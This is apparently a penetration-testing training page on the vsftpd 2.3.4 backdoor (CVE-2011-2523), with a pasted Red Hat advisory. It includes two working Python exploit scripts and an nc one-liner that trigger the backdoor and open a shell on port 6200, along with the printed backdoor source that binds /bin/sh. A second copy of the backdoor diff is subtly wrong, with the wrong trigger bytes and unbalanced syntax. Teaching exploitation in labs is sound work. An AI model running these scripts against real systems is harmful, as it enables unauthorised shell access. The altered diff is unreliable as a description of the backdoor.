Not vulnerable. This issue did not affect the versions of vsftpd as shipped with Red Hat Enterprise Linux 3, 4, 5, or 6.

It is always good to reference it with alternative writeup

```
from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print(' [+]Exiting...')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user="USER nergal:)"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPd 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password.") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")

tn2=Telnet(host, 6200)
print('Success, shell opened')
print('Send `exit` to quit shell')
tn2.interact()
```

CVE-2011-2523

 VEX

Public on 4 July 2011

Last Modified: 6 February 2025 at 05:55:23 UTC



Important Impact
[What does this mean?](#)

8.1

[CVSS v3 Score Breakdown](#)

[Jump to section](#)

[Description](#)

[Statement](#)

[Additional information](#)

[Affected Packages](#)

[CVSS Score Details](#)

Description

From CVE.org

vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.

Statement

Not vulnerable. This issue did not affect the versions of vsftpd as shipped with Red Hat Enterprise Linux 3, 4, 5, or 6.

So in this case, you can use this exploit “OOTB”

For vsFTP2.3.4, you can use the exploit Out Of The Box from Exploit DB

However, some exploits will require you to change the source code parameters and “compile” where applicable.

Note that you do not always need to use what is on exploit-db, but you can reference it and write your own version to suit your operating environment.

Now we have LLMs, it is pretty straight forward to transpose code from one language to another. :)

Let's try to write your own payload for vsFTPD 2.3.4

First we examine the root cause of the vulnerability. Diff link:

<https://pastebin.com/AetT9sS5>

Checks for “:)”

```
diff -ur vsftpd-2.3.4/str.c vsftpd-2.3.4.players/str.c
--- vsftpd-2.3.4/str.c 2011-06-30 15:52:38.000000000 +0200
+++ vsftpd-2.3.4.players/str.c 2008-12-17 06:54:16.000000000 +0100
@@ -569,11 +569,6 @@
     {
         return 1;
     }
-    else if((p_str->p_buf[i]==0x3a)
-        && (p_str->p_buf[i+1]==0x29))
-    {
-        vsf_sysutil_extra();
-    }
-    return 0;
-}
```

Let's try to write your own payload for vsFTPD 2.3.4

First we examine the root cause of the vulnerability. Diff link:

<https://pastebin.com/AetT9sS5>

Checks for ":"

```
diff -ur vsftpd-2.3.4/str.c vsftpd-2.3.4.4players/str.c
--- vsftpd-2.3.4/str.c 2011-06-30 15:52:38.000000000 +0200
+++ vsftpd-2.3.4.4players/str.c 2008-12-17 06:54:16.000000000 +0100
@@ -569,11 +569,6 @@
 {
     return 1;
 }
- else if((p_str->p_buf[i]==0x22)
- && (p_str->p_buf[i+1]==0x3A)
- {
-     vsf_sysutil_extra();
- }
return 0;
}
```

```
74.
75. -int
76. -vsf_sysutil_extra(void)
77. {
78.     int fd, rfd;
79.     struct sockaddr_in sa;
80.     if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
81.         exit(1);
82.     memset(&sa, 0, sizeof(sa));
83.     sa.sin_family = AF_INET;
84.     sa.sin_port = htons(6200);
85.     sa.sin_addr.s_addr = INADDR_ANY;
86.     if((bind(fd, (struct sockaddr *)&sa,
87.         sizeof(struct sockaddr))) < 0) exit(1);
88.     if((listen(fd, 100)) == -1) exit(1);
89.     for(;;)
90.     {
91.         rfd = accept(fd, 0, 0);
92.         close(0); close(1); close(2);
93.         dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
94.         execl("/bin/sh", "sh", (char *)0);
95.     }
96. }
97. -
```


Can we do it by hand via bash?

```
echo -e "USER backdoor:)\r\nPASS test\r\n" | nc 192.168.1.20 21
```

The above command will echo the “:)” to the standard input at port 21.

Or ask Cursor to write
it for us

```
import socket, sys, time

def exploit(ip):
    try:
        s = socket.create_connection((ip, 21), timeout=3)
        s.recv(1024)
        s.sendall(b'USER test:)\r\n')
        s.sendall(b'PASS whatever\r\n')
        s.close()

        time.sleep(1)
        shell = socket.create_connection((ip, 6200), timeout=3)
        print("[+] Shell opened on port 6200")
        while True:
            cmd = input("$ ")
            if cmd.strip().lower() in ["exit", "quit"]: break
            shell.sendall((cmd + "\n").encode())
            print(shell.recv(4096).decode(errors="ignore"))
        shell.close()
    except Exception as e:
        print(f"[-] Failed: {e}")

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print(f"Usage: python3 {sys.argv[0]} <target_ip>")
        sys.exit(1)
    exploit(sys.argv[1])
```

Summary

Network exploitation is a build up from Enumeration

Therefore, enumeration is VERY important when exploitation network services

Your job is to discover any existing services that we vulnerable to existing CVE/Vulnerabilities and Misconfiguration, and weaponize this weakness to gain control over the system

Only when you have exhausted ALL possibility, then you can start to explore unexplored vectors such, which can lead to a zero day research or N-day research.

Additional Reference

In 2018, while preparing for CDDC, a student postulated that the competition organizer will reuse a challenge on vsFTPd 2.3.4, and they did.

<https://www.nullsession.pw/vsftp-2-3-4-backdoor-script/>

The student created a script in advanced, and planted backdoors everywhere in the competition.

Hands On Exercise

Attempt to exploit services hosted using docker.

Which service is vulnerable to a CVE?

Can you write your own exploit instead of following whats on exploit-db?

Can you try to pop a reverse shell?